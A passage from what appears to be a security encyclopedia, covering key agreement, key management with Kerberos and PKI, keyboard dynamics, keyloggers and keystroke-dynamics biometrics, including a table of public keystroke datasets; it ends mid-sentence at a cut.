The first challenge in designing an algorithmic solution S for key agreement in this setting is to account for the fact that the random variables X and Y can turn out to be different, i.e., we expect the event $X = Y$ to happen with only negligible probability. Therefore, an information reconciliation step is needed. This may be solved by a process that will enable the two parties to drop the disagreement locations and produce identical strings. The second challenge is privacy amplification, i.e., using the joint string as a source of joint randomness that can produce a uniform key. This can be achieved by applying a randomness extractor extract the key K. Note that it may be possible to achieve extraction without agreeing on additional randomness given that the underlying distribution has specific characteristics. Finally, one has to ensure that conditioning on Z still retains the uniform randomness of K, i.e., the statistical distance of K from a uniform random variable U of the same length is bounded by a small fraction.

Experimental Results

A number of experiments have demonstrated the feasibility of wireless key generation in the sense of agreement between the two players. See references (Aono et al. 2005; Azimi-Sadjadi et al. 2007; Jana et al. 2009; Mathur et al. 2008).

Key life cycle management

Definition

Key management involves all the operations related to cryptographic keys, including key generation, distribution, storage, update, and cancellation.

Background

Cryptographic keys are used to encrypt/decrypt data or to create/verify digital signatures (Key). One of the biggest issues associated with cryptography is the secure distribution of these keys to the appropriate communicating parties. This is referred to as key distribution or key establishment. The life cycle associated with this keying material (i.e., the initialization, distribution, and cancellation of the keys) is referred to as *key management*. This entry discusses key management, with particular emphasis on key distribution.


Theory

In order to understand key management, it is important to recall that there are two basic types of cryptography: (1) *symmetric* or *secret key* and (2) *asymmetric* or *public key*.

Symmetric cryptography is characterized by the fact that the same key is used to perform both the encryption and decryption. This means that the communicating parties must have copies of the same cryptographic key, and a method to securely convey these keys to the appropriate parties must be available. Compromise of the secret key naturally leads to the compromise of any data that was encrypted using that key.

Asymmetric cryptography is characterized by the fact that the key used to perform a cryptographic operation (e.g., digital signature creation) is not the key used to perform the inverse cryptographic operation (e.g., digital signature verification). Public key cryptography is based on the notion of key pairs. One key is referred to as the *public key* and can be revealed to anyone. The other key is referred to as the *private key* and is not revealed to anyone other than the end-entity associated with that key (although there are exceptions such as backup of a private decryption key with a trusted third party when required). These keys are mathematically related; however, knowledge of the public key does not divulge enough information to allow an attacker to determine the private key efficiently. The concept of asymmetric cryptography was first introduced to the general public in 1976 (see Diffie and Hellman 1976), but much of the technology necessary to support public key cryptography was not available until the mid-1990s.

As illustrated below, symmetric cryptography and asymmetric cryptography are not necessarily mutually exclusive. In fact, these techniques can be used together in order to offer a complementary set of services. For example, symmetric cryptography can be used to encrypt a message and asymmetric cryptography can be used to securely transfer the secret key used to encrypt the file to the intended recipient(s). However, this is not always possible and other distribution mechanisms may be required.



To illustrate these concepts in more detail, key management is first discussed in the context of a secret key only system. This will be followed by a discussion of public key cryptography and how public key and secret key cryptography can be used together.

Symmetric or Secret Key Cryptography

Background

When the first electronic symmetric cryptosystems were deployed, key management was physical in nature and it required a significant amount of human involvement. Keys were centrally generated and recorded on media such as paper or magnetic tape, and the keying material was physically distributed to the appropriate locations. This was sometimes accomplished through the use of couriers (sometimes humorously referred to as “sneaker net”). The keying material was physically destroyed when no longer needed.

However, modern symmetric cryptosystems are more advanced and typically use some form of electronic key distribution. One possible model for electronic distribution of symmetric keys is based on a trusted third-party component known as a Key Distribution Center (KDC) (e.g., see Needham and Schroeder 1978). Before an end-entity (e.g., an end user) can access a target resource (e.g., a server), the end-entity makes a request to the KDC to establish a session key that can be used to secure the communication between the end-entity and the target resource. This model is illustrated in Fig. 1.

Key Management, Fig. 1 Key distribution center model

The outbound arrows between the KDC and the communicating parties are logical representations of the key distribution process. In practice, the KDC may distribute one copy of the symmetric key directly to the end-entity and another copy to the target resource, or both copies of the symmetric key may be distributed back to the end-entity and the end-entity would then pass the symmetric key to the target resource. In both cases, two copies are needed since the symmetric key is encrypted for the intended recipients (i.e., one copy of the key is encrypted for the end-entity and another copy of the key is encrypted for the target resource). This is necessary to prevent someone in a position to intercept the session key from being able to use the key to eavesdrop on the subsequent communication. This implies that the KDC and the communicating parties must have been preinitialized with keys that can be used to protect the distribution of the session keys. These are sometimes referred to as Key Encrypting Keys (KEKs). (It is possible to have all communicating parties preinitialized with the same KEK; however, this practice is generally considered to be less secure since compromise of the single KEK would impact the entire community rather than a single entity.) Note that this preinitialization step should not be considered unusual since some form of initial bootstrap process is typically required in any cryptographic system.

A classic example of an electronic secret key distribution based on this model is Kerberos V5 (see Neuman et al. 2005). Kerberos enables electronic key distribution in a client/server network environment. Kerberos is comprised primarily of two logical components: (1) the Authentication Server (AS) and (2) the Ticket Granting Server (TGS). The AS and TGS may be physically separate, or they may reside on the same platform, or they may even be part of the same process. Collectively, these two logical components can be thought of as the KDC as described above. Since Kerberos is a well-known, publicly available symmetric cryptosystem, it will be used in the following discussion to illustrate the concepts associated with symmetric key management.

Initialization

In the Kerberos scheme, end-entities and target resources are referred to as Principals. Kerberos maintains a database of all principals and their associated symmetric keys (KEKs). This allows the session keys for each principal to be protected when they are in transit. These symmetric keys are

initialized separately and must be established before an end-entity can send a request to the AS.

Distribution

When an end-entity needs to communicate with a target resource for the first time, the end-entity makes a request to the AS. The request contains the end-entity's identifier as well as the identifier of the target resource. Typically, the initial target resource is the TGS and, for the purposes of this example, it can be assumed that the request is for a session with the TGS. However, this may not always the case (see Neuman et al. (2005) for more information).

Assuming that the end-entity and target resource (i.e., TGS) are in the Kerberos database, the AS will generate a symmetric key (referred to as a *session key*) and encrypt one copy of the session key using the KEK of the end-entity and another copy of the session key using the KEK of the target resource (this is referred to as a *ticket*). These encrypted copies of the session key are returned to the requesting end-entity.

The end-entity decrypts its copy of the session key and uses it to encrypt the end-entity's identity information and a time stamp (this is referred to as the *authenticator*). The time stamp is necessary to prevent replay attacks. The session key encrypted by the AS for the target resource (i.e., the ticket for the TGS) and the encrypted authenticator are then sent to the target resource. The two communicating parties now have copies of the session key and are able to communicate securely.

From that point forward, the end-entity can make additional requests to either the AS or the TGS (usually the TGS, but see Neuman et al. (2005) for more details) in order to establish a session key between the end-entity and any other target resource. The difference between requesting this information from the AS and from the TGS is that the end-entity's copy of the session key is encrypted with the end-entity's symmetric key obtained from the Kerberos database when dealing with the AS, but the end-entity's copy of the session key is encrypted using the TGS session key when dealing with the TGS.

Cancellation


In terms of key cancellation, it is important to consider that there are actually two types of keys being used. Each principal (i.e., end user or

server) has a shared secret key used to protect the distribution of the session keys. The lifetime of these shared secret keys is typically very long. Cancellation of a given key is usually facilitated through replacement (i.e., keys can be changed in accordance with local policy) or deletion of an entry (e.g., when a principal no longer belongs within the Kerberos realm). The second type of key is the session key. The lifetime of the session keys is directly coupled with the lifetime of the session itself. Once the session between the client and server is terminated, the session key is no longer used.

Summary and Observations

In summary, the Kerberos database is initialized with entries for each principal. Each entry includes the shared secret key associated with that principal which is used to protect the session keys. The session keys are generated by the KDC in response to requests from clients and are securely distributed to the appropriate principals. The shared secret keys generally have long lifetimes, but the session keys are ephemeral (i.e., short-lived).

One of the criticisms associated with symmetric only key management is that it does not scale well. It has also been criticized for having a single point of failure (i.e., what happens when the KDC goes down?) as well as a single point of attack (all of the preinitialized symmetric keys are stored in the KDC database). However, alternative key management schemes exist that help to alleviate some of these problems. In particular, asymmetric cryptography can be used to exchange secret keys as discussed in the next section.



Asymmetric or Public Key Cryptography

Asymmetric cryptography is often implemented in association with a supporting infrastructure referred to as *Public Key Infrastructure (PKI)*. PKI refers to the policies, procedures, personnel, and components necessary to support the key management process. The primary components of the PKI include the *Certification Authority (CA)* and *Local Registration Authority (LRA)*. (Other components may also be present, but these are not relevant for the purposes of this discussion.) The consumers of the PKI-related services are referred to as *end-entities* and may be end users,


devices, processes, or servers (Public Key Infrastructure for additional information with respect to PKI).

Initialization

The generation of the public/private key pairs associated with the end-entities can occur within the CA, LRA, or the end-entity's system. If necessary (depending on where key generation occurred), the private component of the public/private key pair must be securely distributed to the appropriate end-entity. Several protocols have been defined to accomplish this (e.g., see Schaad et al. 2019; Adams et al. 2005). The private key is stored securely in standard formats such as PKCS #5 and #8. The public key component is populated in a signed data structure issued by a CA. This data structure is referred to as a *public key certificate*. The latest X.509 version of the public key certificate (version 3) is defined in (ITU-T 2019) and a high-level representation of a version 3 public key certificate is provided in Fig. 2.

Key Management, Fig. 2 X.509 version 3 public key certificate

The digital signature appended to the public key certificate provides two things. First, the integrity of the certificate can be verified; so any modifications to the data contained within the certificate after it was issued can be detected. Second, the identity of the issuing CA can be verified. This allows the users of the certificate to determine if the certificate originated from a trustworthy source. Since both the content and source of the certificate can be verified, the certificate can be distributed via potentially nonsecure channels. For example, the public key certificate can be stored



“in the clear” in a public repository (e.g., an X.500 directory) which allows end-entities to easily retrieve these certificates when required.

When end-entities enroll with the PKI, they typically use one or more shared secrets to demonstrate they are the end-entity that they claim to be. The shared secrets may have been established at some point in the past or they may be distributed to the end-entity as part of a formal registration process. This latter method is typically required when the certificate(s) will be used in conjunction with high assurance and/or sensitive transactions. This often requires that the end-entity present himself or herself to an LRA along with acceptable forms of identification (e.g., a driver’s license or employee ID). In any case, the shared secrets facilitate the initial bootstrap process in which end-entities are first initialized with their keys.

Distribution

Once the end-entities are initialized with the PKI, they can engage in secure communication (e.g., secure e-mail) with their peers. Theoretically, it would be possible for end-entities to use public key cryptography to encrypt data for their peers by using the public key of each peer (assuming that the asymmetric algorithm supports encryption/decryption). However, a few practical issues make this an unattractive approach. First, asymmetric cryptography is notoriously slow when compared to symmetric cryptography. Asymmetric cryptography is therefore suitable only for the encryption of small amounts of data. Second, it would be extremely wasteful to encrypt the data *N* times, once for each intended recipient – especially when dealing with large amounts of data (consider an e-mail with file attachments). (Note that this is also true even when symmetric algorithms are used.) Third, not all asymmetric algorithms support encryption/decryption (e.g., RSA does, but DSA does not). Thus, an important goal is to take advantage of the speed of symmetric cryptography, but to avoid the key distribution problems mentioned in the previous section. It is also desirable to avoid encryption of the data multiple times (once for each recipient). This is why PKI supports both asymmetric and symmetric cryptography. Symmetric cryptography is used for data encryption (but the data is only encrypted once regardless of the number of recipients), and asymmetric cryptography is used for the distribution of the secret key to the intended recipients.

Figure 3 illustrates how this works using a simple example. In this example, a symmetric algorithm is used to encrypt data (e.g., an e-mail message) and an asymmetric algorithm such as RSA is used to enable the secure distribution of the secret key that encrypted the data. Essentially, the system generates a secret key that is then used to encrypt the message. Any number of symmetric algorithms could be used for this purpose (e.g., *CAST-128* or *AES-256*). The secret key is then encrypted using the intended recipient's public (encryption) key. If multiple recipients were involved, the original data would still be encrypted once using the generated secret key, and the secret key would be encrypted *N* times, once for each recipient. The public key certificate for each recipient can be retrieved from a repository, or perhaps the certificate may have been conveyed to the originator in a previous exchange. On receipt, each recipient can use his/her corresponding private decryption key to decrypt the symmetric key necessary to decrypt the original data. This provides an efficient and secure key distribution mechanism that does not suffer from the drawbacks discussed in the previous section.

Key Management, Fig. 3 Asymmetric key distribution

Asymmetric cryptography can also be used to support a process known as key agreement. In this case, the communicating parties negotiate an

ephemeral secret key (Diffie-Hellman Key Exchange Protocol for additional information).

Cancellation

In terms of key cancellation, there are two things to consider: (1) the secret key used to encrypt the data and (2) the public/private key pair. In terms of the secret key, this survives as long as the data is encrypted, which could be indefinitely. However, the secret key is deleted/destroyed when the associated file is deleted or (permanently) decrypted. There may also be cases when the protection is no longer considered adequate (e.g., the symmetric algorithm has been compromised or the key length used no longer provides adequate protection). In this event, the file is decrypted and re-encrypted using a new algorithm and/or key. The original key would then be deleted/destroyed.

In terms of the public/private key pairs, public key certificates are issued with a fixed lifetime, typically on the order of 2–5 years depending on the purpose of the certificate and the associated local policy (although note that all TLS server certificates issued after March 1, 2018, have been capped at a maximum lifetime of 825 days (CA/Browser Forum) and some CAs such as Let's Encrypt set lifetimes much shorter than this). In some PKIs, the certificates (and associated private key) are renewed automatically before the existing certificates expire. In other PKIs, end-entities must request new certificates when their existing certificates expire.

It is possible to establish a different lifetime for the private component of the public/private key pair when that key pair is used in conjunction with digital signatures (Digital Signature Schemes). This is done in comprehensive PKIs where it is desirable to have a grace period between the time the private signing key can no longer be used and the time that the associated public key certificate expires so that digital signatures created before the corresponding private key expired can still be verified later without exposing the end user to needless warning messages. These comprehensive PKIs generally update the public/private key pairs (and public key certificate) automatically.

Finally, it is possible to revoke certificates before they naturally expire. This might be done for a variety of reasons, including suspected private key compromise (Certificate Revocation for additional information related to certificate revocation).

The interested reader can find a more comprehensive discussion of public key life cycle management in Chapter 7 of Adams and Lloyd (2003).

Summary and Observations

PKI provides comprehensive key management through a combination of asymmetric and symmetric cryptography. Symmetric cryptography is used for bulk data encryption/decryption and asymmetric cryptography is used for key distribution. The use of asymmetric cryptography to facilitate key distribution is an extremely powerful tool that serves to eliminate many of the problems associated with symmetric-only cryptosystems.

Open Problems

Key management in highly constrained environments (such as wireless sensor networks or Internet of Things (IoT) environments), or in environments without a third-party authority that is trusted by all entities (such as ad hoc networks), can be harder to achieve than the schemes given above. Much work has been done and some practical solutions exist, but effectively balancing security and performance in some of these environments is still an active open research area.

Keystroke dynamics; Typing dynamics; Typing patterns

Definition

Keyboard dynamics are the time-varying measurable characteristics of typing or rhythmic patterns of sequences of keystrokes on a keyboard.

Background

Early telegraph operators realized that they could identify other operators by listening to the unique characteristics of their keying patterns. The ability to identify and differentiate among groups of telegraph operators happened naturally through repeated listening to their telegraphic transmissions. All of the operators used Morse code; it was the more subtle differences in keying patterns that provided the ability to distinguish one operator from another. Individual operators tend to develop unique keying characteristics, particularly as related to timing between keystrokes and the amount of time that a telegraph key is depressed. Studies on the analysis of telegraph

operator keying rhythms occurred as early as the work of Bryan and Harter in 1899 (Bryan and Harter 1899).

The same phenomenon occurs in the patterns of keystroke sequences entered on a computer keyboard. Keyboard users develop and repeat characteristic patterns that exhibit some degree of uniqueness when compared to other users' patterns. The analysis and use of keyboard typing patterns is the area of keyboard dynamics. As the field of computer privacy and security began to emerge, the use of keyboard dynamics likewise became a subject of interest. As early as the 1970s, members of the privacy and security community have considered the application of computer keyboard typing dynamics as a form of user authentication (Spillane 1975; Sternberg et al. 1978; Gaines et al. 1980; Garcia 1986).

More recently the advent of new keyboard architectures, such as soft keyboards displayed on touchscreens, have allowed for additional time-varying sensor data to become accessible including pressure, pixel area depressed, centroid pixel location, and others. These additional time-varying signals serve as new measurable keyboard dynamic data sources that augment the timing-only characteristics used in prior studies (Allen and Howard 2010; Alharbi and Thornton 2016). The use of an ensemble of keyboard dynamic signal types coupled with statistical analyses or with machine learning technology has resulted in an expanded set of security applications for keyboard dynamics. Thus, the term "keyboard dynamics" has evolved to include the time-varying behavior of a number of different measurable quantities that originate from the use of a keyboard and is no longer restricted to only the observation of timing rhythms and intervals.

Theory

The typing characteristics of different individuals tend to develop into repeatable observations containing characteristics unique to the typist. Because typing results from an interaction of typist's thought processes combined with their manual dexterity, several physiological processes are involved in the chain of events beginning with having a thought concerning which specific key on a keyboard is to be depressed and the actual event of key depression and release. This chain of events can be characterized by biometric factors, or unique characteristics, attributed to a particular individual. As a keyboardist acquires more typing experience, the degree of

repeatability regarding their dynamic typing behavior tends to increase. Identifying, measuring, and calculating statistics that characterize a keyboardist's typing dynamics results in the formation of a unique "signature" that can be attributed to a particular keyboard operator. The resulting keyboard dynamic signature can be exploited or used in different ways, including several applications in the area of computer privacy and security. Examples include one-time user authentication, continuous authentication, demographic group prediction, and anomalous behavior detection.

Most electromechanical keyboards transmit two types of information to a connected data processing device for each key press event. These are the actual character corresponding to the key and the duration of time that the key is depressed. For at least the past 40 years, computers generally use the amount of time that a key remains depressed to determine if the user desires multiple instances of the character to be considered as input. This is accomplished through the inclusion of timing circuitry that measures the time interval between the actions of first depressing a key and then later releasing the key. A typical implementation would comprise a timer in the form of a clocked digital counter that begins counting from zero when a signal is received from the key debouncing circuit due to a key depress event. The counter halts counting when a signal is received due to the corresponding key release event. This measured time interval is often referred to as the "hold time," in units of time with a resolution equivalent to the clock period of the internal timer circuit. The number of timer clock cycles that must elapse for the system to consider that the character should be considered as repeated is referred to as the "typematic rate" and is typically a variable user-defined parameter. Depending upon the application, it may be important to consider whether the timing circuits are included within the keyboard housing, included within the host data processing system, or, distributed in both devices. Another time interval of interest in keyboard dynamics is the "flight time." The flight time is computed as the interval between the release event of a first keystroke and the depress event of a second subsequent character. The use of flight time and hold time intervals for keyboard dynamic applications are often related to the resolution or speed of the internal timer circuit (Killourhy and Maxion 2008).

Keyboard dynamic applications based solely upon timing information use sequences of flight and hold time intervals that are coupled with the corresponding specific character sequences. This collection of time-varying data contains user-specific signature information that can be further processed and refined through filtering, statistical, or artificial intelligence and machine learning methods. As an example, a basic user authentication application could be implemented by comparing the processed signature to a set of predetermined and stored keystroke signatures serving as the baseline signature database. Therefore, the information present in keyboard dynamic data serves as a biometric side channel that can be used for privacy and security purposes.

Mechanical keyboards that consist of contact switches and springs are available with a variety of different types of springs and switches, but they usually do not include additional sensors in each key. Capacitive keyboards replace the mechanical contact switches and springs with electrical components generally consisting of an array of diodes and hysteretic capacitance devices. Thus, the natively produced signal that comprises flight and hold time data is in the form of a time-varying voltage rather than a sequence of debounced pulses. Another type of keyboard that is becoming more common is the so-called “soft keyboard.” Soft keyboards are software-generated images of keyboards on a touch-sensitive display that allows a user to interact directly with the display when entering character strings. Several other forms of keyboard technology have been conceived including keyboards that are membrane based, optical and laser keyboards, and others.

Because different keyboard architectures result in different tactile interactions with the user, keyboard dynamic signatures tend to vary among them. However, the signatures do continue to contain statistically repeatable biometric content as long as the same type of keyboard is used. This variability in keyboard architectures does cause keyboard dynamic applications to have some dependence upon the type of keyboard in use; however, for reasons of backward compatibility, virtually all of these devices are equipped to provide flight and hold time data. Another important factor in terms of keyboard dynamics is that some of the newer keyboard architectures include additional sensing capability and provide alternative forms of signature data that can be used to augment flight and hold time measurements. This is especially the case for soft keyboards that

are ubiquitous in mobile devices such as smart phones and tablets. Soft keyboards contain pressure-sensing capability since a pressure threshold must be established to discern whether a key is actually depressed or not. Soft keyboards also detect the location on the screen that corresponds with a displayed key since the keyboard is generated by software and can take on any shape and size. Thus, these keyboards generally provide the coordinates of a centroid pixel or a measurement of the group of colocated pixels that are depressed in a keystroke event. Such pressure and location information has been shown to significantly enhance the uniqueness of a biometric signature derived from keyboard dynamic data (Allen and Howard 2010; Alharbi and Thornton 2016; Allen et al. 2016).

Although keyboard dynamic sequences contain user signature information, there are variations among keyboard dynamic data samples obtained from the same user. These variations can be characterized as being short term, long term, or abrupt. Short-term variations arise from factors such as an individual's mood, state of alertness, physical injuries, and other factors. Long-term variations differ in that they represent gradually changing and usually permanent differences in keyboard dynamic characteristics. Long-term variations typically occur due to a user becoming more adept or proficient in keyboarding skills through training, or through gaining familiarity with a particular keyboard. Abrupt variations are sudden changes in an individual's keyboarding characteristics. This phenomenon may be permanent or temporary. An abrupt permanent variation could be due to a permanent hand injury and likewise an abrupt temporary variation could be due to a temporary hand injury.

Applications

The primary application of keyboard dynamics within the security and privacy community is its use in one-time or static user authentication (Young and Hammon 1989). Static user authentication is the act of determining the authority of a user who is attempting to login to a data processing system. In this application, static authentication is accomplished through the verification of biometric signatures extracted from keyboard dynamics data acquired during password entry. Coupling biometric signature verification with password validation provides privacy and security enhancements should a valid password become compromised. The

implementation challenges present in this form of static authentication application center around techniques to account for short-term, long-term, and abrupt changes in a keyboardist's biometric signatures that are obtained from keyboard dynamic information.

Within the past decade, the deployment of multifactor protocols to support static authentication have become widespread. Multifactor protocols require a user to provide two or more sources of evidence to verify they are an authorized party. A common implementation of a multifactor protocol is to couple the possession of an object with a traditional password validation protocol. In this example, the object can be a cellphone, or a smartcard, or key fob equipped with an RFID chip. The use of biometric signatures extracted from keyboard dynamic data acquired during password entry is another form of two-factor authentication that has the advantage of not requiring the authorized user to be in possession of a unique object.

More recently, dynamic authentication has been considered. Dynamic authentication is the process of continually or periodically authenticating a user's authority while the system is in use. The use of keyboard dynamics enables a method of dynamic authentication protocol wherein a user is periodically authenticated simultaneously with their keyboard entry events with virtually no disruption to the user (Shepherd 1995; Alshehri et al. 2016). In addition to the overarching accuracy issue in authentication methods, continuous authentication methods require the biometric signature extraction and verification processes to be efficient in terms of computational complexity and host resource requirements to be practical.

Another interesting application of keyboard dynamics is to use extracted biometric signatures to predict demographic attributes of an unknown user (Alharbi and Thornton 2016). Examples of demographic data of interest can include age, gender, education level, native language, and others. An application could be to determine certain types of advertisements to serve to an unknown user who is browsing the web. The predicted demographic class of a user could be used to access previously stored common interest profiles categorized by demographic class. Thus, the webpage server can generate a customized set of product advertisements for which the user is likely to have interest in. The demographic classification problem requires that the host system comprise a means for the prediction capability, such as

a machine-learning model that predicts demographic classes based upon biometric signatures.

Experimental Results

Several different studies and experiments have been performed in the past and are documented in the literature. The work described in (Gaines et al. 1980) analyzed different keystroke dynamic characteristics obtained when a group of users entered different kinds of text. The first kind was a sample of grammatically correct sentences that form a coherent passage in the English language, the second kind consisted of a collection of correctly spelled English words that were arranged in a random fashion, and the third type was a collection of random character sequences. Another experimental result is presented in (Bleha et al. 1990) where a study was made of grammatically correct English sentences versus users' names and other words that they type very frequently. The result of this work allowed comparisons and analyses to be performed with respect to well-trained or frequently used character string characteristics.

Experiments in (Allen and Howard 2010; Allen et al. 2016) show that significant improvements are achieved in a user authentication protocol that combines password verification with keystroke timing and pressure data. An interesting outcome of this study is that the common practice of using password sequences comprising random letters and characters actually resulted in poorer static authentication performance than when words or names familiar to a user are used as secret passwords. This occurred due to the repeated typing of a familiar word or name that caused the user to develop a very rapid, repeatable, and unique timing and pressure signature.

Another study, (Alharbi and Thornton 2016) utilized machine learning models to predict unknown user demographics based upon keyboard dynamic timing, pressure, and location data from a mobile tablet with a soft keyboard. This study is based on 100 test subjects who participated in a blind study requiring them to interact with eight different types of applications. The results of the demographic study indicated that correct demographic classification of user gender, age group, and other characteristics had very high accuracies in excess of 90%.

Open Problems and Future Directions

Because the use of keyboard dynamics has some variation due to the reasons discussed above, static and continuous authentication errors have a nonzero probability of occurrence. These errors can be classified into two categories: a false positive, where a particular user is incorrectly classified as the wrong person and gains access to a data entry system when they should not have, and a false negative, where a particular user should have gained access but was denied. Depending upon the application, one of these types of errors may be deemed more severe than the other. More research is required to allow for keyboard dynamic variability to be coped with while also reducing the probability of these types of errors.

To implement a keyboard dynamic approach, some initial characterization must be accomplished to establish the baseline signature of an individual or particular group of individuals. Depending upon the types of statistics employed, establishment of the baseline signature may require an unacceptably long or involved training period. Reducing the time and effort expended in establishment of the baseline keyboard dynamic signature while capturing an accurate representation is an area where further research is required.

The storage and use of the baseline signature databases is another area requiring careful consideration. Unintentional or malicious access of the baseline signatures could allow unauthorized users to gain access. Determining where the baseline signatures are stored within the system is another potential area of study. If storage is implemented in the actual keyboard, the device could be easily accessed and the signatures obtained through reverse engineering. Alternatively, if the signature baseline data is stored in a remote secure server, some form of network security such as the use of encryption must be employed.

Synonyms

Keystroke logging

Definition

Keylogging is the malicious action whereby a third-party attacker covertly records a user's keystrokes as they type at a computer keyboard. Keylogging has been implemented in many different ways from software programs to hardware devices to electromagnetic emissions monitoring.

Application

Keyloggers can be deployed through a variety of methods depending on their implementation. Software keyloggers are usually deployed as a payload to a network-based or client-side vulnerability exploit. That is the keylogger is installed when an attacker exploits a network service with a remote exploit or is installed when a victim falls prey to an email-based social engineering attack (similar to a phishing attack). Software keyloggers have been implemented to hide themselves in a variety of different fashions. Some keyloggers hide themselves using hypervisor or virtualization

techniques, some hide themselves using rootkit-style operating system kernel subversion, and some keylogger just hide themselves in applications or processes similar to Trojans and other custom malware.

Hardware keyloggers are implemented as a covert device or modification to an existing physical device. Many hardware keyloggers are implemented as an attachment to standard keyboard connectors or as overlays on top of keyboards.

Emissions keyloggers are devices with sensors that can monitor and analyze the electromagnetic emissions of keyboard wires in order to determine what keystrokes had been transmitted to the computer.

Less common types of keyloggers include acoustic keyloggers and optical keyloggers which use audio processing and video processing to interpret and log keystrokes.

Protecting against keyloggers requires a combination of good cybersecurity practices and the use of security tools to minimize the risk of falling victim to these types of attacks.

Antivirus and antispyware software can help detect and prevent the installation and operation of software keyloggers. Firewalls can help to prevent unauthorized communication of any keylogger, hardware or software, back to the source. A very effective measure against stealing of authentication credentials is the use of two-factor authentication so that the portion of the credential compromised by a keylogger is not sufficient for authentication. It is important to keep operating systems and applications updated as security fixes are deployed to prevent exploits that could lead to keylogging attacks.

Keystroke biometrics; Typing biometrics

Definitions

Keystroke dynamics is a behavioral biometrics representing the typing rhythm of a user interacting with either a hard or a soft keyboard.

Background


Keystroke dynamics is the quantitative representation of the typing rhythm characteristics of a user interacting with either a computer keyboard or a generic interface equipped with keys which can be pressed either physically or virtually. Therefore, it has potential applications for the automatic recognition of users interacting with personal computer equipped with a keyboard, ATMs, cellular phones, and any other device with keys. The first documented observation that users have distinctive way of typing dates

back to the end of the nineteenth century, when telegraphists were able to identify other operators listening to the rhythm of their Morse code sequences. Typing is actually a motor programmed skill, with the associated movements organized prior to their actual execution depending on the neurophysiologic characteristics of each individual, thus making a person's typing pattern highly distinctive (Shaffer, 1978).

The first proposal of an automatic recognition system based on keystroke dynamics dates back to 1975, (Spillane, 1975), with preliminary tests performed in 1980, on computer keyboards, empirically confirming the existence of discriminative traits within the typing behavior of each subject (Gaines et al., 1980).

Since then, keystroke dynamics has been explored as a behavioral biometric identifier for the design of low-cost, nonintrusive, and user-acceptable biometric recognition systems. In fact, information regarding the habitual typing rhythm of a person can be collected by simply using a keystroke logging software, recording the timings associated with key-related events, without the need of any additional or dedicated hardware and without requiring any training. On the other hand, the acquisition of keystroke dynamics can be performed covertly, without a user's cooperation or awareness, thus posing potential privacy concerns. In addition, keystroke dynamics has a high intra-user variability, since it depends on the employed keyboard, on the user physical and emotional state, on the user posture when typing, and so forth.

Keystroke dynamics, in contrast with the majority of other biometric modalities, allows both static and continuous recognition. Commonly employed biometric traits such as fingerprint, signature, and vascular pattern, to cite a few, can be exploited only in the former scenario, since they are collected at a certain moment of time, such as during a login process. Conversely, keystroke dynamics can be also used to continuously verify the user's identity during his/her interaction with the system. This allows achieving robustness against session hijacking, in which an intruder may seize control of an ongoing session after a successful login of a legitimate user.



Static keystroke recognition is typically accomplished requiring users to provide a specific *fixed text*, like a password, a personal identification number (PIN), or any generic passphrase. A limited number of characters, in the order of a dozen or even less, are therefore provided as input and

analyzed to extract distinctive information. In this case, the usage of keystroke dynamics as biometric identifier acts as an additional layer of security on top of traditional knowledge-based recognition methods, providing effective countermeasures against shoulder-surfing and eavesdropping attacks.

Proper continuous recognition is performed by analyzing *free text*, thus requiring the ability of recognizing users while typing a different input than the one recorded during enrolment. The amount of keystroke data needed to perform such task is typically significantly higher than what is needed in static scenarios, and a larger intra-class variability of the users' typing rhythms is also expected.

Theory

The typing rhythm of a subject is typically described through features derived from timestamps associated to key press and key release events. From such basic information, several latency measures can be computed, such as the key dwell time, also referred to as key hold time or monograph latency, representing the time taken from pressing a key to releasing it. Given any two distinct keys pressed while typing a text, flight latencies such as key release-press, key release-release, key press-press, and key press-release time can be also derived. These measures can be organized into digraph, trigraph, and *n*-graph constructs, depending on the distance between the two considered keys in the typed string, respectively, equal to one, two, and *n*-1 positions (see Fig. 1).

Keystroke Dynamics, Fig. 1 Latencies: digraph, trigraph

The aforementioned timing features have been employed in keystroke-based biometric recognition systems as input to classification methods based on statistical measures (Monrose and Rubin, 1997), support vector machines (SMVs) (Martono et al., 2007), classification trees (Maxion and Killourhy, 2010), and neural networks (Baynath et al., 2017), among others. A notable effort carried out by the research community is the first keystroke biometrics ongoing competition (KBOC) held in 2016 (Morales et al., 2016), where a database including genuine and attacker keystroke sequences corresponding to name and surnames, typed by 300 subjects, acquired in 4 different sessions distributed in a 4-month time span, has been employed to evaluate the recognition performance achievable with fixed-text keystroke dynamics. Among the considered 31 algorithms from 4 participants, the best approach has achieved an equal error rate (EER) as low as 5.32%, with high stability with respect to intersession variability, showing a degradation of the accuracy lower than 1% for probes separated by months. In addition to the KBOC database, other public datasets comprising fixed-text keystroke data in the form of passwords or passphrases have been described in Killourhy and Maxion (2009), Giot et al. (2009), Li et al. (2011), and Idrus et al. (2013). The main characteristics of the aforementioned datasets are detailed in Table 1.

Keystroke Dynamics, Table 1 Public keystroke dynamics databases

Device	Paper	Input	Subjects	Sessions	Samples[a]	Acquired data
Keyboard	Morales et al. (2016)	User-specific password	300	4	28	Timing
	Killourhy and Maxion (2009)	Password (.tie5Roanl)	51	8	50	Timing
	Giot et al. (2009)	Password (greyc laboratory)	133	5	12	Timing
	Li et al. (2011)	User-specific password	117	1	4–16	Timing
	Idrus et al. (2013)	Passphrase	110	1	20	Timing
	Monaco et al. (2015)	Free text	64	3 in 6 months	>500 keystrokes	Timing

Device	Paper	Input	Subjects	Sessions	Samples[a]	Acquired data
	Gunetti and Picardi (2005)	Free text	40	15 in 6 months	>700 keystrokes	Timing
	Vural et al. (2014)	Password	39	2 in 11 months	10	Timing
		Free text			>500 keystrokes	
		Fixed text			2540 keystrokes	
Tablet	Teh et al. (2015)	PIN (5560, 1379666624680852)	150	1	10	Timing, pressure, area of touch
	Antal and Nemes (2016)	Password (kicsikutyatarka,	54	3	20–22	Timing, pressure,
		Kktsf2!2014, .tie5Roanl)				area of touch, accelerometer
Smartphone	Coakley et al. (2016)	PIN	52	2	14–30	Timing, pressure, coordinates and
		(9141937764)				area of touch, accelerometer, gyroscope
	Buschek et al. (2018)	Free text	30	Usage over	20353 keystrokes	Timing, pressure, area of touch,
				3 weeks	(median) per subject	accelerometer, gyroscope
Tablet, phone	El-Abed et al. (2018)	Password (rhu.university)	47	1	60	Timing

[a]Per session and input

With respect to the research carried out on static keystroke recognition, a limited effort has been devoted on continuous recognition, which, since its introduction in Monrose and Rubin (1997), represents a very challenging scenario, due to the unstructured and sparse nature of the considered data and their significant variability. A large number of keystroke samples are in fact commonly required for both the enrolment and the recognition stages to

